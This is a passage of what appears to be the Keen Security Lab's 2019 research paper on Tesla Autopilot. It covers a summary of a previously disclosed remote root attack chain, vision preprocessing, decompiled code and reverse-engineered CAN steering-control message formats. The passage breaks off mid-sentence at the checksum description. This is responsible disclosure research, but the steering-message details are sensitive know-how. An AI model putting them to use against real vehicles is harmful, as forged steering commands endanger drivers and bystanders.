Experimental Security Research of Tesla Autopilot

Tencent Keen Security Lab

2019-03

科恩实验室
KEEN
SECURITY LAB

Table of Contents

Abstract

Keen Security Lab has maintained the security research work on Tesla vehicle and shared our research results on Black Hat USA 2017[1] and 2018[2] in a row. Based on the ROOT privilege of the APE (Tesla Autopilot ECU, software version 18.6.1), we did some further interesting research work on this module. We analyzed the CAN messaging functions of APE, and successfully got remote control of the steering system in a contact-less way. We used an improved optimization algorithm to generate adversarial examples of the features (autowipers and lane recognition) which make decisions purely based on camera data, and successfully achieved the adversarial example attack in the physical world. In addition, we also found a potential high-risk design weakness of the lane recognition when the vehicle is in Autosteer mode. The whole article is divided into four parts: first a brief introduction of Autopilot, after that we will introduce how to send control commands from APE to control the steering system when the car is driving. In the last two sections, we will introduce the implementation details of the autowipers and lane recognition features, as well as our adversarial example attacking methods in the physical world.

In our research, we believe that we made three creative contributions:

1. We proved that we can remotely gain the root privilege of APE and control the steering system.
2. We proved that we can disturb the autowipers function by using adversarial examples in the physical world.
3. We proved that we can mislead the Tesla car into the reverse lane with minor changes on the road.

Research Target

The hardware and software versions of our research target are listed below:

Vehicle	Autopilot Hardware	Software
TESLA MODEL S 75	2.5	2018.6.1

Background

On Black Hat USA 2018, we demonstrated a remote attack chain to break into the Tesla APE Module (ver 17.17.4). Here is a brief summary of our remote attack chain, the attack chain has been fixed after we reported to Tesla, and more details can be found in our white paper.[3]



Get control of 3G/ WiFi
Exploit the WebKit browser
Exploit the Kernel & Bypass AppArmor
Get Root Shell of CID
Perform fake handshake and install commands
Get root shell of APE via ape-updater

Fig 1. remote attack chain from 3G/WIFI to Autopilot ECU

Our series of research have proved that we can remotely obtain the root privilege of APE. We are highly curious about the impact of APE's cybersecurity on vehicles, for example whether hackers can analyze and compromise APE to implement unauthorized high-risk control of vehicles. Through deep research work on APE (ver 18.6.1), we constructed three scenarios to demonstrate our findings.

Here we'd like to mention that, our security research on APE is based on static reverse engineering and dynamic debugging. However, the autowipers and road lane attack scenarios do NOT need to root the target Tesla vehicle first.

Autopilot

Tesla Autopilot, also known as Enhanced Autopilot after a second hardware version started to be shipped, is an Advanced Driver-Assistance System feature offered by Tesla that provides sophisticated Level 2 autonomous driving. It supports features like lane centering, adaptive cruise control, self-parking, ability to automatically change lanes with driver's confirmation, as well as enabling the car to be summoned to and from a garage or parking spot. Tesla Autopilot system primarily relies on cameras, ultrasonic sensors and radar. In addition, Tesla Autopilot comes loaded with computing hardware from manufactures like Nvidia, that allows the vehicle to process data using deep learning to react to conditions in real-time.

APE, "Autopilot ECU" module, is the key component of Tesla's auto-driving technology. Though there have been many articles talking about its hardware solution (especially "*verygreen*" on TMC[4]), there is much less discussion about its software. As we have known, currently all APE 2.0 and 2.5 boards are based on Nvidia's PX2 AutoChauffeur[5] (actually a highly customized one [6]). Our test car is using APE 2.5, so that our discussion mainly focuses on the APE 2.5 board.

Here is a simple graph showing how the internal components are connected. Note that this graph omits all other connections which are not related to our research.




Fig 2. Overview of connections on APE module

Both APE and APE-B are Tegra chips, same as Nvidia's PX2. LB (lizard brain), is an Infineon Aurix chip. Besides, there is a Parker GPU (GP106) from Nvidia connected to APE. Software image running on APE and APE-B are basically the same, while LB has its own firmware. On the APE part, LB is a coprocessor and supports features like monitoring messages on CAN bus, controlling fan speed, determining whether the

APE parts should be turned on, etc. On original PX2 boards the Aurix chips have a console running on the serial port with several useful functions. But on APE 2.5, this chip only provides very few commands on the console.

Not both APE and APE-B are used for Autopilot, especially considering that not both chips are connected to all sensors. Information from radars and other sensors are transmitted via some CAN buses (including private ones), and forwarded by LB to UDP messages, which can be received by both processors. However, all cameras, especially main, narrow and fisheye, which are primary cameras for the autopilot functions, are only connected to APE via CSI interfaces. Also, the GPU chip is *only* connected to APE, and we did not see enough evidence showing that two Tegra chips (as well as the cameras) are sharing the GPU chip. Thus we think APE-B is only something like a "stub function" and APE is the actual chip performing real works. A later investigation to the firmware shows that APE-B might, sometimes, boot from the same image used for starting up APE. The boot process makes us believe that as long as APE and APE-B running the same firmware, we can easily implement our attacks.

The firmware of APE is a SquashFS image without any encryption. The image is running a highly customized Linux (like "CID" and "IC"). In the firmware, we observed that binaries of APE software are under "`/opt/autopilot`" folder.

Vision


In this section, we will introduce the implementation details of the Tesla Autopilot module's vision system.

The binary "vision" is one of the key components of Autopilot. Autopilot uses it to process the data collected from all cameras. We did a lot of reverse work on the two functions of autowipers and lane recognition which use a pure computer vision solution. The special process of these functions can be summarized to two parts: their common preprocessing, and their own neural network calculation and postprocessing.

Preprocessing

We think Tesla is using a 12-bit HDR camera, possibly RCCB. The neural network model for `vision` is not designed to process those images directly. Thus the program needs to preprocess the image first.

As mentioned previously, the communication between different executable files (or services) is going through the shared memory, including the original image fetched from the camera. Those images are fetched from certain file handles according to a schedule map.



```
    if ( v45 > 0 )
      break;
    v21 = pselect((int)v6 + 1, (fd_set *)&v61, 0LL, 0LL, (const struct timespec *)&v47, 0LL);
    if ( v21 > 0 )
      goto LABEL_34;
BEL_69:
    if ( !v21 )
      goto LABEL_60;
    v41 = v41 & 0xFFFFFFFF00000000LL | 0x89;
    LODWORD(v6) = v41;
    v35 = __errno_location();
    v36 = strerror(*v35);
    google::RawLog___1(
      (__int64)"components/driverAssist/autopilot/libraries/libcamera/image_consumer_pool.cpp",
      v41,
      "Select() on image buffer fd_set fired, but no buffer ready - Error is %s",
      v36);
    if ( !v49 )
      goto LABEL_61;
```

Fig 3. Buffers are managed by a *select()* model

Besides, the `vision` task would also take some control messages from `/dev/i2c` and other shared memory areas. For diagnostic and product improvement purposes, a copy of the image will also be saved into the shared memory, so the `snapshot` task can get and send it. Snapshot task has a large number of record points in different tasks, which makes debugging and feature development work more efficient.

The raw data gathered from the `snapshot` is in HDR, 1280x960 and 16-bit little-endian integer, and the tone mapped image is shown below (may be inaccurate).




Fig 4. Tone mapped image from the camera

We have previously mentioned about the function `tesla:TslaOctopusDetector::unit_process_per_camera`, which would process each frame from every camera, including the preprocessing procedure. A few prefixes and suffix lines are firstly removed from the image. According to the datasheet[7] provided by ON semiconductor for AR0132AT(which might not be Tesla's sensors, but probably a similar model), those lines might be used only for pixel adjustment and diagnostic purposes, so we assume the autopilot task is not using those pixels.

The next process is tone mapping, to adjust the dynamic range of HDR images from the camera, and make them fit into the input model of the neural network. In earlier versions, this image is processed by `tmp_cuda_exp_tonemapping`, and now the renamed function is `tesla::t_cuda_std_tmrc::compute`, which has lots of improvements.

`t_cuda_std_tmrc` has several outputs, including:

* `linear_signal`, after HDR conversion and range compression of the raw image;

* `detail_layer`, result of the boundary detection, which may use canny edge detector with some improvements;

* `bilateral_output`, could be the result of some bilateral filter, but we failed to get its results;

Moreover, the output also contains some other layers, but since it is not much related to our research, we are not going to mention them here.

The preprocessing towards different cameras can be different. Though currently, we have only noticed a demosaicing control boolean in the code, we believe it is easy to add different preprocessing filters to different cameras.


The output of preprocessed images is then processed through several different modules according to their type and position. Currently, we have observed three different types:

* 0 for "Primary camera", possibly "main" camera

* 1 for "Secondary camera", possibly "narrow" camera

* 2 for other cameras

And an enum is used to represent all cameras' positions:



```
enum tesla::CameraPosition : __int32
{
  INVALID = 0x0,
  MAIN = 0x1,
  NARROW = 0x2,
  FISHEYE = 0x3,
  LEFT_PILLAR = 0x4,
  RIGHT_PILLAR = 0x5,
  LEFT_REPEATER = 0x6,
  RIGHT_REPEATER = 0x7,
  BACKUP = 0x8,
  SELFIE = 0x9,
  NUM_CAMERAS = 0xA,
};
```

Fig 5. Enum possibly used to mark different cameras




Fig 6. “main”, “narrow” and “fisheye” camera on the vehicle.

(By the way, we noticed a camera called "selfie" here, but this camera does not exist on the Tesla Model S.)

Generally, those processed images will all be written to input buffers of their corresponding neural network. Each neural network parses input images, and provides information for `tesla::t_inference_engine<float>`. Various post processors receive those results to give control hints to the controller. Those post processors are responsible for several jobs including tracking cars, objects and lanes, making maps of surrounding environments, and determining rainfall amount. To our surprise, most of those jobs are finished within only one perception neural network.

The complexity of autopilot tasks requires different cameras assigned with different inference engines, configured with different detectors, and filled with several different configurations. Therefore, Tesla uses a large class for managing those functions (about "large": the struct itself is nearly 900MB in v17.26.76, and over 400MB in v2018.6.1, not including chunks it allocates on the heap). Parsing each member out is not an easy job, especially for a stripped binary, filled with large class and Boost types. Therefore in this article, we won't introduce a detailed member list of each class, and we also do not promise that our reverse engineering result here is representing the original design of Tesla.

In the end, the processed images are provided to each network for forwarding prediction.

Remote Steering Control

In this section, we will introduce how the APE unit works with the EPAS (Electric Power Assisted Steering) unit to achieve the steering system control. Moreover, since we've got root access of APE, we will demonstrate how to remotely influence the EPAS unit to control Tesla car's steering system in different driving modes.

APE is the core unit of Tesla's Advanced Driver Assistance System. It's responsible for steering system control and electronic speed control of the car in the assisted driving and automatic parking mode. As far as we know, these advanced assisted driving features are based on the high-level vision and automotive Bus (Ethernet, CAN, LIN, FlexRay) systems.

CAN Bus System




Fig 7. CAN Bus System of APE


After reverse engineering some services (canrx, cantx, etc.) associated with CAN-bus in APE, we gained a basic knowledge of network architecture of APE's CAN bus system. As shown in the figure above, the APE is integrated with two CAN-Bus interfaces (CAN0 and CAN1), it interconnects the radars via CAN1. CAN0 along with LB is connected to a private CAN bus for redundant mechanism or maybe other security considerations.

In addition, due to the domain isolation, APE shares a logical CAN (which is referred as "APE2LB_CAN") bus with LB unit to communicate with the PT (powertrain) and CH (chassis) CAN buses.

For Tesla cars, the steering system can be controlled by the EPAS unit on chassis CAN bus. Although with full access of the APE's system, it is obvious that we need to break some barriers of security mechanisms for the APE's CAN bus system, like redundancy CAN-bus, CAN message counter and domain isolation.

We mainly focused on the cantx service which receives intermediary signals from the vision system and then transforms the signals to the vehicle control commands. These commands will be encapsulated into the special CAN messages (APE2LB_CAN) and forwarded to the PT/CH CAN buses via the LB unit.

APE2LB_CAN



```
#pragma pack (1)
struct APE2LB_CAN
{
    uint64_t  timestamp_ns;
    uint16_t  can_id;
    uint8_t   can_bus        : 4;
    uint8_t   can_len        : 4;
    uint8_t   raw_can_msg   [8];
};
```

Fig 8. Format of APE2LB_CAN


APE2LB_CAN is a kind of CAN messages over UDP protocol. The cantx service in APE uses APE2LB_CAN to communicate with the LB unit. With APE2LB_CAN, APE can build a logical CAN bus with LB. LB is more like a gateway which supports Ethernet and CAN protocols, and it's responsible for extracting CAN ID and raw CAN messages from APE2LB_CAN, then encapsulating them into one standard CAN message frame, finally transferring this frame to various ECUs on different CAN buses (Chassis, Body, Powertrain) according to the "can_bus" in APE2LB_CAN.

DasSteeringControlMessage

DasSteeringControlMessage (DSCM), as one of the most key CAN messages, is designed for steering system control when the car is in ACC (Adaptive Cruise Control) and APC (Automatic Parking Control) modes.

In the "DasSteeringControlMessageEmitter::populate_message()" function of the cantx service, DSCM is produced and encapsulated into the "raw_can_msg" of

APE2LB_CAN, and the destinations of DSCM include some ECUs related to steering system and car's speed, like EPAS (Electric Power Assisted Steering) and EPB (Electrical Park Brake) units.




```c
#pragma pack (1)
struct DAS_STEERING_CTRL_MSG
{
    uint32_t  angle         : 16;
    uint32_t  counter       :  6;
    uint32_t  control_type  :  2;
    uint32_t  checksum      :  8;
};
```

Fig 9. Format of DasSteeringControlMessage

The figure above depicts the format of DSCM:


- The value of steering angle is stored in the first 2 bytes of DSCM;
- The third byte is a combination of CAN message's counter and control type. The lower 6 bits in this byte is CAN message counter, once one CAN message is populated, the message counter should be increased by 0x01. And the high 2 bits in the third byte indicate the control type of CAN message. When the Tesla car is in ACC or APC mode, the control type should be set to 0x01, which indicates "steering angle control" is enabled and the LB units allow APE to make the EPAS unit to take control of the steering system.



```c
      steering_control_type = 1;
      v38 = 3276.8;
      v39 = (int)(float)((float)((float)-*(float *)(v35 + 8552) / 3276.8) * 268440000.0);
    }
    else if ( *(_BYTE *)(v36 + 3344) & 1 )
    {
      steering_control_type = 1;              // "1" indicates "steering angle contorl"
      v38 = 3276.8;
      if ( *(_DWORD *)(v35 + 7432) )
        v39 = *(_DWORD *)(v35 + 7424);
      else
        v39 = -*(_DWORD *)(v35 + 4448);
    }
    else
    {
      v38 = 1638.4;
      steering_control_type = 0;
      v39 = *(_DWORD *)(v35 + 4788);
    }
    das_steering_ctrl_msg[2] = das_steering_ctrl_msg[2] & 0x3F | ((steering_control_type & 3) << 6);
    steering_angle = (float)((float)((float)(v38 * (float)((float)v39 * 0.0000000037253)) + 1638.3) / 0.1) + 0.5;
    if ( steering_angle < 32767.0 )
    {
      if ( steering_angle > 0.0 )
      {
        v43 = (unsigned int)steering_angle;
        v42 = ((unsigned __int64)(unsigned __int16)(unsigned int)steering_angle >> 8) & 0x7F;
      }
      else
      {
        LOBYTE(v42) = 0;
        v43 = 0;
      }
```

Fig 10. code snippet of Populating the DasSteeringControlMessage

- The fourth byte of CAN message is a one-byte checksum which's calculated by the "eightbit_checksum" algorithm with the CAN ID (0x0488) as an initial seed:

